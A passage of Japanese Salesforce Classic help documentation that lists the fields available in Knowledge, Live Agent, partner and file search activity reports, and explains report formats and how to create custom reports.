使用可能なエディション: Salesforce Classic

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

ユーザ権限

カスタムレポートタイプを作成または更新する
- 「カスタムレポートタイプの管理」

公開レポートフォルダを作成する
- 「公開レポートの管理」

項目	説明
マスタ言語	記事の元の言語。

メモ: 現在、同じレポートで［ナレッジ記事のバージョン］と［最終更新日］を使用することはできません。

表 65 : 記事タイプレポートの第 2 オブジェクト項目

項目	説明
アーカイブ作成者	記事をアーカイブしたユーザ。
記事タイプ	記事に関連付けられた記事タイプ。
作成者	記事を作成したユーザ。
作成日	現在の記事バージョンが作成された日付。記事が 2 回以上公開された場合、これがドラフトの最新の日付になります。記事バージョンの元の作成日を使用するレポートを作成するには、まず、ナレッジ記事バージョンレコードの作成日ではなく、ナレッジ記事オブジェクトレコードの作成日を使用できるようにするため、特定の記事タイプのナレッジ記事 (__ka) オブジェクトとナレッジ記事バージョン (__kav) オブジェクトを結合するカスタムレポートタイプを作成します。
カスタム項目	記事タイプに作成されたカスタム項目。記事タイプのバージョンを第 2 オブジェクトとして追加し、記事タイプのカスタム項目にアクセスします。
最新バージョン	記事が最新バージョンであるかを示します。
マスタ言語	記事が翻訳ではなく、元の記事であることを示します。
ナレッジの記事バージョン ID	記事翻訳に自動的に割り当てられる一意の ID。
言語	記事の言語。
最終更新者	最近記事を変更したユーザ。
最終更新日	記事が最後に変更された日付。ドラフト記事の最終更新日は、ドラフトが保存された日付です。公開記事の最終更新日は、記事が最後に公開された日付です。
変更あり	この翻訳が公開された後にマスタ記事が更新されていることを示します。
公開状況	記事または翻訳が処理中 (ドラフト)、公開、またはアーカイブ済みであることを示します。
概要	著者が提供する記事の説明。
役職	記事のタイトル。
翻訳完了日	翻訳が完了した日付。

項目	説明
翻訳エクスポート日	記事が翻訳用にエクスポートされた日付。
翻訳インポート日	翻訳がインポートされた日付。
URL 名	記事のハイパーリンクとして使用されるテキスト。
検証状況	記事が有効かどうかを示します。
バージョン番号	記事のバージョン番号。
カスタマーに公開	記事がカスタマーポータルに公開されていることを示します。
内部アプリケーションに公開	記事が内部アプリケーション([記事]タブ)に公開されていることを示します。
パートナーに公開	記事がパートナーポータルに公開されていることを示します。
公開知識ベースに公開	記事が公開知識ベースに公開されていることを示します。

ナレッジ記事レポートで使用可能な項目

項目	説明
記事番号	記事に自動的に割り当てられる固有番号。
記事タイプ	記事に関連付けられた記事タイプ。
ケース関連付け件数	記事に添付されたケース数。
作成者	記事を作成したユーザ。
作成日	現在の記事バージョンが作成された日付。記事が 2 回以上公開された場合、これがドラフトの最新の日付になります。記事バージョンの元の作成日を使用するレポートを作成するには、まず、ナレッジ記事バージョンレコードの作成日ではなく、ナレッジ記事オブジェクトレコードの作成日を使用できるようにするため、特定の記事タイプのナレッジ記事 (__ka) オブジェクトとナレッジ記事バージョン (__kav) オブジェクトを結合するカスタムレポートタイプを作成します。
初公開日	記事が初めて公開された日付。
最新バージョン	記事が最新バージョンであるかを示します。
ナレッジの記事バージョン ID	記事翻訳に自動的に割り当てられる一意の ID。
最終更新者	最近記事を変更したユーザ。
最終更新日	記事が最後に変更された日付。ドラフト記事の最終更新日は、ドラフトが保存された日付です。公開記事の最終更新日は、記事が最後に公開された日付です。
最終公開日	記事が最後に公開された日付。

項目	説明
概要	著者が提供する記事の説明。
役職	記事のタイトル。
URL 名	記事のハイパーリンクとして使用されるテキスト。
検証状況	記事が有効かどうかを示します。
バージョン番号	記事のバージョン番号。
カスタマーに公開	記事がカスタマーポータルに公開されていることを示します。
内部アプリケーションに公開	記事が内部アプリケーション([記事]タブ)に公開されていることを示します。
パートナーに公開	記事がパートナーポータルに公開されていることを示します。
公開知識ベースに公開	記事が公開知識ベースに公開されていることを示します。

ナレッジ記事の検索レポートで使用可能な項目

項目	説明
チャネル	記事に適用できるチャネル。使用できる値は、すべてのチャネル、内部アプリケーション、顧客、パートナー、公開知識ベース です。
計	表示される期間(日、月、年)に適用できる記事検索の数。
累計	レコードの履歴に対する記事検索の合計数。
日付	レコードに対して記事検索が実行された最終日。すべての行は、日付、チャネル、およびロールの組み合わせを示します。
期間	検索カウントが適用される期間。使用できる値は、毎日、毎月、および 毎年です。たとえば、[計]が「70」で[期間]が[毎月]のレコードは、過去の月で70の検索が実行されたことを意味します。合計は、当月分については毎日、過去1か月 ～ 過去1年分については毎月、その後は毎年集計されます。
関連ロール	レコードに適用される役割名。レポート内の各行が、ロール、チャネルあたりの検索を示しています。

ナレッジ記事のバージョンレポートで使用可能な項目

項目	説明
アーカイブ作成者	記事をアーカイブしたユーザ。
アーカイブ日	記事がアーカイブされた日付。
記事番号	記事に自動的に割り当てられる固有番号。

項目	説明
記事タイプ	記事に関連付けられた記事タイプ。
ケース関連付け件数	記事に添付されたケース数。
作成者	記事を作成したユーザ。
作成日	現在の記事バージョンが作成された日付。記事が 2 回以上公開された場合、これがドラフトの最新の日付になります。記事バージョンの元の作成日を使用するレポートを作成するには、まず、ナレッジ記事バージョンレコードの作成日ではなく、ナレッジ記事オブジェクトレコードの作成日を使用できるようにするため、特定の記事タイプのナレッジ記事 (__ka) オブジェクトとナレッジ記事バージョン (__kav) オブジェクトを結合するカスタムレポートタイプを作成します。
初公開日	記事が初めて公開された日付。
最新バージョン	記事が最新バージョンであるかを示します。
マスタ言語	記事が翻訳ではなく、元の記事であることを示します。
ナレッジの記事バージョン ID	記事翻訳に自動的に割り当てられる一意の ID。
言語	記事の言語。
最終更新者	最近記事を変更したユーザ。
最終更新日	記事が最後に変更された日付。ドラフト記事の最終更新日は、ドラフトが保存された日付です。公開記事の最終更新日は、記事が最後に公開された日付です。
記事が最後に公開された日付。	記事が最後に公開された日付。
マスタ言語	記事の元の言語。
変更あり	この翻訳が公開された後にマスタ記事が更新されていることを示します。
公開状況	記事または翻訳が処理中 (ドラフト)、公開、またはアーカイブ済みであることを示します。
概要	著者が提供する記事の説明。
役職	記事のタイトル。
翻訳完了日	翻訳が完了した日付。
翻訳エクスポート日	記事が翻訳用にエクスポートされた日付。
翻訳インポート日	翻訳がインポートされた日付。
URL 名	記事のハイパーリンクとして使用されるテキスト。

項目	説明
検証状況	記事が有効かどうかを示します。
バージョン番号	記事のバージョン番号。
カスタマーに公開	記事がカスタマーポータルに公開されていることを示します。
内部アプリケーションに公開	記事が内部アプリケーション([記事]タブ)に公開されていることを示します。
パートナーに公開	記事がパートナーポータルに公開されていることを示します。
公開知識ベースに公開	記事が公開知識ベースに公開されていることを示します。

ナレッジ記事ビューレポートで使用可能な項目

以下の 8 個の項目のうち最大 6 個を追加できます。

項目	説明
チャネル	記事に適用できるチャネル。使用できる値は、すべてのチャネル、内部アプリケーション、顧客、パートナー、公開知識ベース です。
計	表示される期間 (日、月、年) に適用できる記事ビューの数。
累計	レコードの履歴に対する記事ビューの合計数。
日付	レコードに対して記事ビューが実行された最終日。すべての行は、日付、チャネル、およびロールの組み合わせを示します。
期間	検索カウントが適用される期間。使用できる値は、毎日、毎月、および 毎年です。たとえば、[計] が「70」で [期間] が [毎月] のレコードは、過去の月で 70 の検索が実行されたことを意味します。合計は、当月分については毎日、過去 1 か月 ～ 過去 1 年分については毎月、その後は毎年集計されます。
関連ロール	レコードに適用される役割名。
スコア	記事の平均ビュー評価。スコアには半減期が考慮されます。15 日ごとに、記事が参照されなかった場合、平均評価は上下します。この計算は、長期間にわたって古いまたは期限切れの記事が、より新しく頻繁に参照される記事に比べて高評価または低評価を人為的に維持できないようにします。
ビューの合計数	公開済み記事が表示された回数。

ナレッジ記事の投票レポートで使用可能な項目

項目	説明
チャネル	記事に適用できるチャネル。使用できる値は、すべてのチャネル、内部アプリケーション、顧客、パートナー、公開知識ベース です。

項目	説明
計	表示される期間 (日、月、年) に適用できる記事投票の数。
累計	レコードの履歴に対する記事投票の合計数。
日付	レコードに対して記事投票が実行された最終日。すべての行は、日付、チャネル、およびロールの組み合わせを示します。
期間	検索カウントが適用される期間。使用できる値は、毎日、毎月、および 毎年です。たとえば、[計] が「70」で [期間] が [毎月] のレコードは、過去の月で 70 の検索が実行されたことを意味します。合計は、当月分については毎日、過去 1 か月 ～ 過去 1 年分については毎月、その後は毎年集計されます。
関連ロール	レコードに適用される役割名。

ナレッジのキーワード検索レポートで使用可能な項目

項目	説明
チャネル	記事に適用できるチャネル。使用できる値は、すべてのチャネル、内部アプリケーション、顧客、パートナー、公開知識ベース です。
計	表示される期間 (日、月、年) に適用できるキーワード検索の数。
日付	レコードに対してキーワード検索が実行された最終日。すべての行は、日付、チャネル、およびロールの組み合わせを示します。
期間	検索カウントが適用される期間。使用できる値は、毎日、毎月、および 毎年です。たとえば、[計] が「70」で [期間] が [毎月] のレコードは、過去の月で 70 の検索が実行されたことを意味します。合計は、当月分については毎日、過去 1 か月 ～ 過去 1 年分については毎月、その後は毎年集計されます。
見つかりました	知識ベースの検索中に、表示したキーワードが見つかったかどうかを示します。
キーワード	知識ベース内の公開記事の検索に使用する検索語。

ナレッジ検索活動レポートで使用可能な項目

項目	説明
平均クリック順位	結果が関連性の順に並び替えられたとき、および閲覧者が検索結果のリストで記事をクリックしたときに、検索結果に記事が表示される順序。
チャネル	記事に適用できるチャネル。使用できる値は、すべてのチャネル、内部アプリケーション、顧客、パートナー、公開知識ベース です。

項目	説明
クリックされた記事のタイトル	閲覧者が検索結果を関連性の順に並べ替えたときに表示される、クリックされた記事のタイトル。
期間	検索カウントが適用される期間。使用できる値は、毎日、毎月、および 毎年です。たとえば、[計] が「70」で [期間] が [毎月] のレコードは、過去の月で 70 の検索が実行されたことを意味します。合計は、当月分については毎日、過去 1 か月 ～ 過去 1 年分については毎月、その後は毎年集計されます。 メモ: 活動合計は夜間に収集されるため、リアルタイムではありません。
言語	閲覧者の検索に適用される言語条件。
結果数	検索語に対して返された検索結果の数。[期間] も含めた場合は、指定した期間に基づいてこの値が集計されます。
検索数	表示される期間 (日、月、年) の検索数。
ユーザ数	記事をクリックした個々のユーザ数。
検索の日付	検索の日付。
検索語	知識ベース内の公開記事の検索に使用された検索語の最初の 100 文字。

Salesforce ナレッジ検索活動カスタムレポートタイプの作成: ウォークスルー

このウォークスルーでは、ナレッジ検索活動オブジェクトをサポートするカスタムレポートタイプの作成方法について説明します。このデータは、ナレッジマネージャがコンテンツのパフォーマンスを監視する方法、およびエンドユーザに最も関連するコンテンツを配信する方法を特定するときに役立ちます。

ナレッジ検索活動レポートタイプの作成

ユーザはこのレポートタイプを使用して、コンテンツのパフォーマンスを監視するために必要な [ナレッジ検索] 項目のあるレポートを作成できます。



段階的な手順: ナレッジ検索活動カスタムレポートタイプ

1. [新規カスタムレポートタイプ] をクリックします。
2. [ナレッジ検索活動] を選択します。
3. レポートタイプの名前を入力します。

   ユーザはこのレポートタイプを使用してレポートを新規作成するときに、この名前でレポートタイプを選択します。
4. 説明を入力します。

   この説明を参考に、ユーザが新しいレポートタイプのビジネス上の用途を認識します。「検索結果にあるナレッジ記事のコンテンツのパフォーマンスを監視する」と入力することが考えられます。
5. カテゴリを選択します。

   ユーザがレポートを新規作成するときに、このカテゴリで新しいレポートタイプを見つけます。
6. [リリース済み] を選択します。

   レポートタイプはすぐに有効にできます。
7. [次へ] をクリックします。

   もう一息で終了です。
8. [保存] をクリックします。
9. [レイアウトを編集する] をクリックします。

   このレポートタイプを使用して作成されたレポートで使用できる項目をカスタマイズします。

エディション

使用可能なエディション: Salesforce Classic

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

ユーザ権限

カスタムレポートタイプを作成または更新する
- 「カスタムレポートタイプの管理」

公開レポートフォルダを作成する
- 「公開レポートの管理」

Live Agent セッションレポート

Live Agent セッションレポートは、顧客とチャットをしているときのエージェントの活動に関するデータ(エージェントのオンライン時間やエージェントに割り当てられているチャット要求数など)を統合する場合に使用します。

*レポートタイプ*は、主オブジェクトとその関連オブジェクトとの関係に基づいて、レポートで使用するレコードと項目のセットを定義するものです。レポートには、レポートタイプで定義された条件を満たすレコードのみが表示されます。Live Agent セッションのカスタムレポートタイプを作成し、顧客をサポートしているときのエージェントの活動に関するデータを集計できます。これらのレポートには、特定の Live Agent セッション中に発生したすべてのチャットのデータが含まれます。

次のいずれかのカテゴリ、および Live Agent セッションに関連するカスタム項目に関する情報の列を含めるように Live Agent セッションレポートをカスタマイズします。

列の名前	説明
エージェント: 氏名	セッションに関連付けられたエージェントの名前。
支援フラグを無効化済み (エージェント)	Live Agent セッション中にエージェントが支援フラグを無効化した回数。
支援フラグを無効化済み (スーパーバイザ)	エージェントの Live Agent セッション中にスーパーバイザが支援フラグを無効化した回数。
支援フラグを有効化済み	Live Agent セッション中にエージェントが支援フラグを有効化した回数。
割り当てられたチャット要求	エージェントに割り当てられたチャット要求の数。
拒否されたチャット要求 (手動)	エージェントによって、手動で却下されたチャット要求の数。
拒否されたチャット要求 (転送タイムアウト)	エージェントへの割り当て中にタイムアウトしたチャット要求の数。
参加中のチャット要求	セッション中にエージェントが参加したチャットの数。
作成者: 氏名	セッションレコードの作成者の氏名。
作成日	セッションレコードが作成された日付。
最終更新者: 氏名	セッションレコードを最後に変更した人の氏名。
最終更新日	セッションレコードが最後に変更された日付。
Live Agent セッション ID	Live Agent セッションレコードの ID。
Live Agent セッション名	自動的に生成された Live Agent セッション ID。

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

ログイン時刻	エージェントがセッションにログインした日時。
ログアウト時刻	エージェントがセッションからログアウトした日時。
アイドル時間	セッション中にエージェントがチャットに参加した合計時間 (秒単位)。エージェントのアイドル時間は、「(オンライン経過時間 + 退席中経過時間) - チャット経過時間 = アイドル時間」という式で計算されます。
参加可能人数での経過時間	エージェントのキューが満杯であった合計時間 (秒単位)。
退席中経過時間	エージェントが「退席中」状況で経過した合計時間 (秒単位)。
チャット経過時間	エージェントがチャットに参加した合計時間 (秒単位)。
オンライン経過時間	エージェントがオンラインであった合計時間 (秒単位)。

パートナーに関するレポート

一部の商談にはパートナー関係が関与します。このレポートを使用して、パートナー関係を特定および分析します。

商談にかかわっているすべてのパートナーまたは主パートナーに関するレポートを作成する手順は、次のとおりです。

1. [レポート] タブで、[パートナー商談一覧] レポートを選択します。
2. レポートを変更し、主パートナー関係だけを表示するには、[カスタマイズ] を選択します。*「主」「次の文字列と一致する」「1」* となる検索条件項目を追加します。

その他の商談レポートでは、[パートナー]列が表示されるようにレポートをカスタマイズすると、主パートナーだけが表示されます。

取引先パートナー一覧レポートを作成して、取引先とのパートナー関係を分析することもできます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

パートナーについてレポートする

- 取引先または商談に対する「参照」

  および

  「レポート実行」

リレーショングループに関するレポート

システム管理者がリレーショングループおよびリレーショングループメンバーのカスタムオブジェクトのカスタムレポートタイプを有効にしている場合は、リレーショングループおよびリレーショングループメンバーに関するレポートを作成することができます。

カスタムレポートタイプによってのみ、リレーショングループレポートを使用できます。Salesforce では、サンプルリレーショングループレポートや、リレーショングループの標準レポートフォルダを提供していません。

システム管理者は、次の手順で、リレーショングループレポート用の公開フォルダを作成できます。

1. リレーショングループオブジェクトのカスタムレポートタイプを作成します。

   ヒント: リレーショングループのメンバーに関するレポートタイプを作成するには、主レポートタイプのオブジェクトとして［リレーショングループ］を選択し、オブジェクトリレーションとして［リレーショングループメンバー］を追加します。また、リレーショングループの主担当である取引先に関するレポートタイプを作成するには、主レポートタイプオブジェクトとして［取引先］を選択し、オブジェクトリレーションとして［リレーショングループ （主取引先）］を追加します。

2. リレーショングループレポート用の公開フォルダを新規作成します。作成するには、「公開レポートの管理」権限が必要です。
3. 作成したカスタムレポートタイプを使用して、1つ以上のリレーショングループの新規カスタムレポートを作成します。そのレポートを、作成したリレーショングループレポートフォルダに格納します。

これらのステップを完了すると、ユーザはレポートのホームページでリレーショングループレポートのフォルダを使用できるようになります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: Salesforce for Wealth Management

ユーザ権限

カスタムレポートタイプを作成または更新する
- 「カスタムレポートタイプの管理」

カスタムレポートタイプを削除する
- 「すべてのデータの編集」

取引先所有者レポートの有効化

取引先所有者レポートには、すべての取引先とその所有者が表示されます。

組織全体の共有アクセス権で、取引先を非公開に設定している組織では、取引先所有者レポートの実行を制限できます。

このレポートを表示または非表示にする手順は、次のとおりです。

1. [設定]から、［クイック検索］ボックスに「*取引先所有者レポート*」と入力し、[取引先所有者レポート]を選択します。このオプションは、取引先を非公開にする共有モデルを持つ組織でのみ使用できます。
2. すべてのユーザがこのレポートを実行できるようにするには、チェックボックスをオンにします。チェックボックスをオンにしない場合は、システム管理者と「すべてのデータの参照」権限を持つユーザのみがこのレポートを実行できます。
3. [保存]をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

取引先所有者レポートを表示または非表示にする
- 「アプリケーションのカスタマイズ」

ファイル検索活動に関するレポート

レポートを使用して、ファイル検索での上位300個の検索語を特定し、ユーザの検索語とクリック順位に基づいて、不足しているコンテンツや名前を変更する必要があるコンテンツを識別します。

必要なユーザ権限	
カスタムレポートタイプを作成または更新する	「カスタムレポートタイプの管理」
公開レポートフォルダを作成する	「公開レポートの管理」
File Search Activity レポートを実行する	「レポート実行」および「すべてのデータの参照」または「コンテンツ管理者」ライブラリに対して「ライブラリの管理」権限を持っているユーザは、「すべてのデータの参照」または「コンテンツ管理者」権限がなくてもレポートを実行できます。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

Salesforce Files を使用可能なエディション: カスタマーポータルを除くすべてのエディション

カスタムレポートタイプによってのみ、ファイル検索活動に関するレポートを使用できます。Salesforce では、サンプルのファイル検索活動レポートや標準レポートフォルダを提供していません。

メモ: 活動合計は夜間に収集されるため、リアルタイムではありません。


段階的な手順: ファイル検索活動のレポート

File Search Activity レポートの主オブジェクト

カスタムレポートタイプを作成する場合は、[主オブジェクト] に [ファイルの検索活動] を選択します。

File Search Activity レポートに使用できる項目

次の表に、File Search Activity レポートに使用できる項目を示します。

項目	説明
平均クリック順位	検索結果のリストでファイルをクリックしたときにファイルが表示される順序。
平均結果数	検索語に対して返された検索結果の数。[期間] も含めた場合は、指定した期間に基づいてこの値が集計されます。
期間	検索カウントが適用される期間。使用できる値は、[毎日]、[毎月]、[毎年] です。たとえば、[計] が「70」で [期間] が [毎月] のレコードは、過去の月で 70 の検索が実行されたことを意味します。合計は、当月分については毎日、過去 1 か月 ～ 過去 1 年分については毎月、その後は毎年集計されます。
言語	ユーザの検索に適用される言語条件。
検索数	表示される期間 (日、月、年) の検索数。
ユーザ数	ファイルをクリックした個々のユーザ数。
検索の日付	検索の日付。
検索語	公開ファイルの検索に使用された検索語の最初の 100 文字。

関連トピック:

- レポートフォルダへのアクセス権
- フォルダの作成と編集
- カスタムレポートタイプの作成
- レポートの作成

レポート形式の選択

レポートには、表形式、サマリー、マトリックス、または結合形式を使用できます。表示するデータを取得できる複雑さと、効果的に伝達できる簡潔さを備えた形式を選択します。

レポートビルダーの [形式] メニューを使用して、次のレポート形式から 1 つ選択します。デフォルトは表形式です。

表示形式	説明
表形式	表形式レポートは、データを最も簡単かつ迅速に表示できる方法です。スプレッドシートと同様に、簡単に列に項目が並べられ、行にそれぞれの一致するレコードが表示されます。表形式レポートは、レコードのリストまたは単一の総合計を含むリストを作成する場合に最適です。データまたはグラフのグループの作成に使用することはできません。また、行が制限されていない場合、ダッシュボードで使用することはできません。例には、取引先責任者のメーリングリストや活動レポートが含まれています。
サマリー	サマリーレポートは表形式レポートと似ていますが、ユーザによるデータ行のグルーピング、小計の表示、およびグラフの作成も可能です。ダッシュボードコンポーネントのソースレポートとして使用できます。サマリーレポートは、特定の項目の値に基づいて小計を表示する場合、または［フェーズ］および［所有者］による小計の階層リスト(チームのすべての商談など)を作成する場合に使用します。グルーピングのないサマリーレポートは、レポート実行ページで表形式レポートとして表示されます。
マトリックス	マトリックスレポートは集計レポートと似ていますが、行および列ごとにデータをグループ化したり集計したりできます。ダッシュボードコンポーネントのソースレポートとして使用できます。マトリックスレポートを使用して、関連する合計値を比較します。特に、集計するデータ量が多くさまざまな項目の値を比較する必要がある場合、または日付および商品、個人、場所ごとにデータを表示する場合に役立ちます。行と列のグルーピングを 1 つも行っていないマトリックスレポートは、レポート実行ページでサマリーレポートとして表示されます。
結合	結合レポートを使用して、データの異なるビューを提供する複数のレポートブロックを作成できます。各ブロックは「サブレポート」のように機能し、それぞれに項目、列、並び順、および条件を設定できます。結合レポートには、異なるレポートタイプからのデータを含めることもできます。 結合レポートは、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition でのみ使用できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レポートを作成、編集、および削除する

- 「レポートの作成とカスタマイズ」

  AND

  「レポートビルダー」

レポート形式の変更

形式を変更すると、次のように、条件とグルーピングに影響します。

変更状況	影響
表形式からサマリーまたはマトリックスへ	［表示する行数］条件が削除されます。
サマリー、マトリックス、または結合から表形式へ	すべてのグループ化、グラフ、およびカスタム集計項目は、レポートから削除されます。グルーピング項目は表形式レポートの列には変換されません。結合レポートに複数のブロックが含まれる場合、表形式レポートには最初のブロックのみの列が含まれます。
サマリーからマトリックスへ	第 1 のサマリーグルーピングは、第 1 の行グルーピングになります。第 2 のサマリーグルーピングは、第 1 の列グルーピングになります。第 3 のサマリーグルーピングは、第 2 の行グルーピングになります。 レポートウィザードを使用している場合、第3のサマリーグルーピングが削除されます。
マトリックスからサマリーへ	第 1 の行グルーピングは、第 1 のサマリーグルーピングになります。第 2 の行グルーピングは、第 3 のサマリーグルーピングになります。第 1 の列グルーピングは、第 2 のサマリーグルーピングになります。第 2 の列グルーピングは削除されます。 レポートウィザードを使用している場合、第 2 の行グルーピングと第 2 の列グルーピングが*両方とも*削除されます。
表形式、サマリー、またはマトリックスから結合へ	既存のレポートが結合レポートの最初のブロックになり、レポートタイプが結合レポートの主レポートタイプになります。 結合レポートブロックは、サマリーレポートと同様に書式設定されるため、サマリーレポートから結合レポートに切り替えた場合、グルーピングは変わりません。マトリックスレポートから結合レポートに切り替えた場合、グルーピングは、マトリックスレポートからサマリーレポートに切り替えた場合と同様に変換されます。 次の項目は結合レポートではサポートされず、変換されません。 • バケット項目 • クロス条件 • ［表示する行数］条件

関連トピック:

新規レポートの作成

レポートの作成

顧客、商談、サポートケースその他の状況など、ビジネスのある側面の最新動向を把握するレポートを作成します。

レポートを新規作成する手順は、次のとおりです。

1. [レポート] タブから、[新規レポート] をクリックします。
2. レポートのレポートタイプを選択し、[作成] をクリックします。
3. レポートをカスタマイズし、保存または実行します。

関連トピック:

- レポートのカスタマイズ
- レポートの実行

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レポートを作成、編集、および削除する

- 「レポートの作成とカスタマイズ」

  AND

  「レポートビルダー」

カスタムレポートの作成

標準レポートをカスタマイズしたり、自分の組織の要求をすべて満たすカスタムレポートを最初から作成したりできます。

「カスタムレポートタイプの管理」権限を持つユーザは、レポートのタイプを拡張したカスタムレポートタイプを定義できます。これをもとに、組織内のすべてのユーザはカスタムレポートを作成したり更新したりできます。*レポートタイプ*は、主オブジェクトとその関連オブジェクトとの関係に基づいて、レポートで使用するレコードと項目のセットを定義するものです。レポートには、レポートタイプで定義された条件を満たすレコードのみが表示されます。Salesforce には、定義済みの標準レポートタイプのセットが用意されています。管理者がカスタムレポートタイプを作成することもできます。

「レポート作成スナップショットの管理」権限を持つユーザは、スナップショットの作成とスケジューリングを行うことができます。レポート作成スナップショットにより、履歴データに関するレポートを作成できます。承認されたユーザは、表形式のレポートやサマリーレポートの結果をカスタムオブジェクトの項目に保存することができ、それらの項目を対象オブジェクト上の対応する項目に割り当てることができます。その上で、レポートをいつ実行してそのカスタムオブジェクトの項目にレポートのデータを読み込むかをスケジューリングできます。レポート作成スナップショットでは、Salesforce での他のレコード操作と同様にレポートデータを操作できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レポートを実行する
- 「レポート実行」

レポートをスケジュールする
- 「レポートのスケジュール」

レポートを作成、編集、および削除する
- 「レポートの作成とカスタマイズ」

  および

  「レポートビルダー」

アクセシビリティモードでのカスタムレポートの作成

メモ: このトピックは、レポートビルダーを使用していない場合にのみ適用されます。*レポートビルダー*は、レポートのビジュアルエディタです。

カスタムレポートウィザードを使用してカスタムレポートを新規作成する手順は、次のとおりです。

1. [レポート] タブから、[新規カスタムレポート] ボタンを選択します。
2. 作成するレポートデータの種類を選択し、[次へ] をクリックします。

   カスタムオブジェクトのレポートを作成する場合、カスタムオブジェクトが標準オブジェクトと関連しない限り、[その他のレポート] レポートタイプカテゴリを選択します。カスタムオブジェクトが標準オブジェクトと主従関係になっている場合、または標準オブジェクトの参照オブジェクトになっている場合は、代わりにレポートタイプカテゴリとして標準オブジェクトを選択します。

   外部オブジェクトのレポートを作成する場合は、[その他のレポート] カテゴリを選択します。子の標準オブジェクトまたはカスタムオブジェクトと共に外部オブジェクトのレポートを作成する場合、その関係のために作成したカスタムレポートタイプが含まれるカテゴリを選択します。
3. レポート形式を選択します。
4. [次へ] をクリックして、ウィザードの手順に従います。各レポートに対し、以下のようなカスタマイズをします。
   - 行と列のヘッダーの指定: サマリーレポートとマトリックスレポートの [グルーピングの選択] ページでは、データをグループ化し小計を表示する項目を選択します。サマリーレポートでは、並び替え順を指定できます。マトリックスレポートでは、行と列のヘッダーとなる集計グルーピング項目を選択します。日付項目でグループ化する場合は、日、週、または月などの特定の期間を使用してデータをさらにグループ化できます。

     メモ: [グルーピングの選択] ページでは、[集計期間単位] を「カレンダー月」または「カレンダー日」に設定すると、レポートまたはダッシュボードで日付のグループをドリルダウンできなくなります。代わりに、ユーザはフィルタ処理されていないレポートに移動します。
   - データの統計: [統計項目の選択] ページで、数値項目として表示する統計情報の種類を選択します。
   - カスタム集計数式の作成: サマリーレポートとマトリックスレポートの [統計項目の選択] ページで、既存のレポート集計項目を元にカスタム集計数式を作成し、カスタム集計項目を追加します。数式とは、他の項目、式、または値から値を取得するアルゴリズムのことです。「カスタム集計項目の作成」(ページ 4611)を参照してください。
   - 項目の選択: [項目の選択] ページで、レポートに表示する項目を選択します。ユーザのページレイアウト設定と項目レベルセキュリティ設定で編集可能な項目のみを表示できます。[説明] 項目、またはその他のロングテキストエリア項目を選択した場合は、先頭の 255 文字だけが表示されます。
   - レポートには、リッチテキストエリアまたはロングテキストエリアの最初の 254 文字のみが表示されます。
   - 項目の並び替え: [項目の並び替え] ページで、選択した項目を表示する順序を選択します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レポートを作成、編集、および削除する
- 「レポートの作成とカスタマイズ」

- **レポートの結果の制限:**[条件の選択]ページで、ドロップダウンリストから適切な設定を選択し、検索条件オプションを使用して、一定のデータを持つレコードのみをレポートに表示するよう制限します。

  レポートウィザードは最大10個の検索条件をサポートします。レポートの検索条件が10個を上回ると、余分な検索条件は削除され、レポートに検索条件ロジックのエラーが表示されます。

  ヒント: ダッシュボードで表形式レポートを使用するには、まず［表示する行数］オプション、列の並べ替え、レポートの[条件の選択]ページの順序を設定して行数を制限します。表形式レポートを使用するダッシュボードのゲージまたは総計値コンポーネントを使用できません。

- グラフの設定:レポートウィザードの[グラフの種類と強調表示の選択]ステップで、グラフのプロパティを設定してレポートデータをグラフに表示します。グラフを表示できるレポートは、サマリーレポートとマトリックスレポートだけです。

5. [レポート実行]をクリックしてレポートを参照するか、[詳細のエクスポート]をクリックしてレポートをExcelファイルまたはその他の形式で保存します。

ヒント: レポートをカスタマイズすると、レポートの検索条件や各オプションを適合するため、実行に少々時間がかかります。レポートのカスタマイズが終了して保存する準備ができるまで、実行結果のサンプルデータが少なくなるような条件を設定しておくことをお勧めします。

レポートデータのグループ化


サマリーレポート、マトリックスレポート、結合レポートで列または行のデータをグループ化して、有意義な情報を表示します。たとえば、完了予定日別に商談をグループ化して完了した商談を確認したり、商品別にケースをグループ化して、各商品のケース数を確認したりします。グルーピング内にグルーピングを設定することもできます。

グループ化するデータ

